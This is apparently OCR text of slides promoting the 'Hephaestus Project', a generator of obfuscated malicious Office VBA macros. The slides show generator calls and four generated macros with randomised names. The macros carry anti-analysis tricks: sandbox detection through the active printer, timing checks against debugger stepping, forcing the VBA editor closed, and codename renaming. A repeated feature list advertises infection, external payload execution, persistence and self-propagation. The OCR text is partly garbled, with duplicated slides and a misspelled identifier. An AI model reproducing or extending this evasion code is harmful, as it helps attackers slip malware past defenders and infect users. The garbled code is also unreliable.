
Adding Capabilities To A Function Is Fast & Easy


```
Macro.VBAFunction vbaPrinterDetection = new Macro.VBAFunction();
Macro.CodeType vbaCodeType = Macro.CodeType.Simple;
Macro.CodeOptions vbaOptions = new Macro.CodeOptions(ObfuscationLvl: 4);
vbaPrinterDetection = Macro.AntiAnalysis.PrinterDetection(vbaCodeType, vbaOptions);
Macro.AntiAnalysis.AddTimerCheck(vbaPrinterDetection);
Macro.AntiAnalysis.AddHideVBE(vbaPrinterDetection);
Macro.AntiAnalysis.AddAntiStep(vbaPrinterDetection);
```

Code Added

Output:


```
Function PrinterDetection() As String
With Project.ThisDocument.Application
    PrinterDetection = .ActivePrinter
End With
End Function
```


Macro.AntiAnalysis.AddTimerCheck(vbaPrinterDetection);
Macro.AntiAnalysis.AddHideVBE(vbaPrinterDetection);
Macro.AntiAnalysis.AddAntiStep(vbaPrinterDetection);
Function piDUOvK8WF5hqZMtqUso2V() As String
Dim Mwz67Zw0MXZfOCw As Single
Dim guUXzvYvC2fiim As Single
Mwz67Zw0MXZfOCw = VBA.DateTime.[Timer]
Dim LsCgvgs4g3 As String
LsCgvgs4g3 = ActiveDocument.CodeName
[Application].OrganizerRename ActiveDocument.FullName, LsCgvgs4g3, "bXMilc1bLEaMCXaUIWF", wdOrganizerObjectProjectItems
ActiveDocument.[_CodeName] = LsCgvgs4g3
Dim agoKdoPF
While (CallByName(Application, "ShowVisualBasicEditor", VbGet) = True)
agoKdoPF = CallByName(Application, "ShowVisualBasicEditor", VbLet, False)
Wend
With [Project].[ThisDocument].Application
piDUOvK8WF5hqZMtqUso2V = .ActivePrinter
End With
guUXzvYvC2fiim = VBA.[DateTime].Timer
If (guUXzvYvC2fiim - Mwz67Zw0MXZfOCw) > Len(Mid(String(31046, "TFEPHxUFRRM"), 1, VbMsgBoxResult.vbOK)) Then
MsgBox "Step Coding Detected"
End If
End Function


Macro.AntiAnalysis.AddTimerCheck(vbaPrinterDetection);
Macro.AntiAnalysis.AddHideVBE(vbaPrinterDetection);
Macro.AntiAnalysis.AddAntiStep(vbaPrinterDetection);
Function Qb19IllYYvSkGcydAI_3fRC() As String
Dim YHn6qEc2TB As Single
Dim Ywbmwb6cMXeh As Single
YHn6qEc2TB = VBA.[DateTime].[Timer]
Dim MyF4PpzkR As String
MyF4PpzkR = ActiveDocument.CodeName
Application.[OrganizerRename] ActiveDocument.FullName, MyF4PpzkR, "QnveFdCYyv7L0ZNZY", wdOrganizerObjectProjectItems
ActiveDocument.[_CodeName] = MyF4PpzkR
Dim MSzgCXRVr
While (CallByName(Application, "ShowVisualBasicEditor", VbGet) = True)
MSzgCXRVr = CallByName(Application, "ShowVisualBasicEditor", VbLet, False)
Wend
Qb19IllYYvSkGcydAI_3fRO = CallByName(Application, "ActivePrinter", VbGet)
Ywbmwb6cMXeh = VBA.[DateTime].[Timer]
If (Ywbmwb6cMXeh - YHn6qEc2TB) > VBA.VbDayOfWeek.vbUseSystemDayOfWeek + VBA.VbAppWinStyle.vbNormalFocus Then
MsgBox "Step Coding Detected"
End If
End Function

```
Macro.AntiAnalysis.AddTimerCheck(vbaPrinterDetection);
Macro.AntiAnalysis.AddHideVBE(vbaPrinterDetection);
Macro.AntiAnalysis.AddAntiStep(vbaPrinterDetection);
```

```
Function xIMWhkQHZ2yUK0Gfk() As String
Dim RKRK2hZ6X8KL9zE As Single
Dim U2LojGLcRFdHrlj_ As Single
RKRK2hZ6X8KL9zE = VBA.[DateTime].Timer
Dim i6OJQPBo2 As String
i6OJQPBo2 = ActiveDocument.CodeName
CallByName(ActiveDocument, "_CodeName", VbLet, "EcqbqLI3LPVtbtx60j2v4lh").ActiveDocument.[_CodeName] = i6OJQPBo2
Dim PRwP4g2qznsk
While (CallByName(Application, "ShowVisualBasicEditor", VbGet) = True)
    PRwP4g2qznsk = CallByName(Application, "ShowVisualBasicEditor", VbLet, False)
Wend
xIMWhkQHZ2yUK0Gfk = CallByName(Application, "ActivePrinter", VbGet)
U2LojGLcRFdHrlj_ = VBA.[DateTime].Timer
If (U2LojGLcRFdHrlj_ - RKRK2hZ6X8KL9zE) > Val(Mid("kBYNHRJiMuONSbf1qSs9Ob", 16, 49)) Then
    MsgBox "Step Coding Detected"
End If
End Function
```


Macro.AntiAnalysis.AddTimerCheck(vbaPrinterDetection);
Macro.AntiAnalysis.AddHideVBE(vbaPrinterDetection);
Macro.AntiAnalysis.AddAntiStep(vbaPrinterDetection);
Function LHkrHhc0bw8FYclGBnUC() As String
Dim B6VybjR11ewn As Single
Dim aZ3u7rMKQMuyFL As Single
B6VybjR11ewn = VBA.DateTime.[Timer]
Dim JRXjtD As String
Dim TyvZErUEIg1c
While (CallByName(Application, "ShowVisualBasicEditor", VbGet) = True)
TyvZErUEIg1c = CallByName(Application, "ShowVisualBasicEditor", VbLet, False)
Wend
aZ3u7rMKQMuyFL = VBA.DateTime.[Timer]
If (aZ3u7rMKQMuyFL - B6VybjR11ewn) > Len(Mid(String(44595, "GaIQvJ"), 1, VBA.VbAppWinStyle.vbNormalFocus)) Then
MsgBox "Step Coding Detected"
End If
JRXjtD = ActiveDocument.CodeName
ActiveDocument.[_CodeName] = "dlopHf6t91evVoStaW"
[Application].[OrganizerRename] [ActiveDocument].[FullName], "dlopHf6t91evVoStaW", JRXjtD, wdOrganizerObjectProjectItems
LHkrHhc0bw8FYclGBnUC = ActivePrinter
End Function

Hephaestus Project - Capabilities

Features


- Over 30 Unique Different Anti-Detection Mechanisms For Both Static, Dynamic, & Human Analysis
- Ability To Infect Targets Using Multiple Initial Access Methods
- Able To Support The Execution Of External Payloads From A Variety Of Sources
- System Persistence To Survive Reboots
- Completely Able to Perform Self-Propagation & Pivoting

Hephaestus Project - Capabilities

Features


- Over 30 Unique Different Anti-Detection Mechanisms For Both Static, Dynamic, & Human Analysis
- Ability To Infect Targets Using Multiple Initial Access Methods
- Able To Support The Execution Of External Payloads From A Variety Of Sources
- System Persistence To Survive Reboots
- Completely Able to Perform Self-Propagation & Pivoting

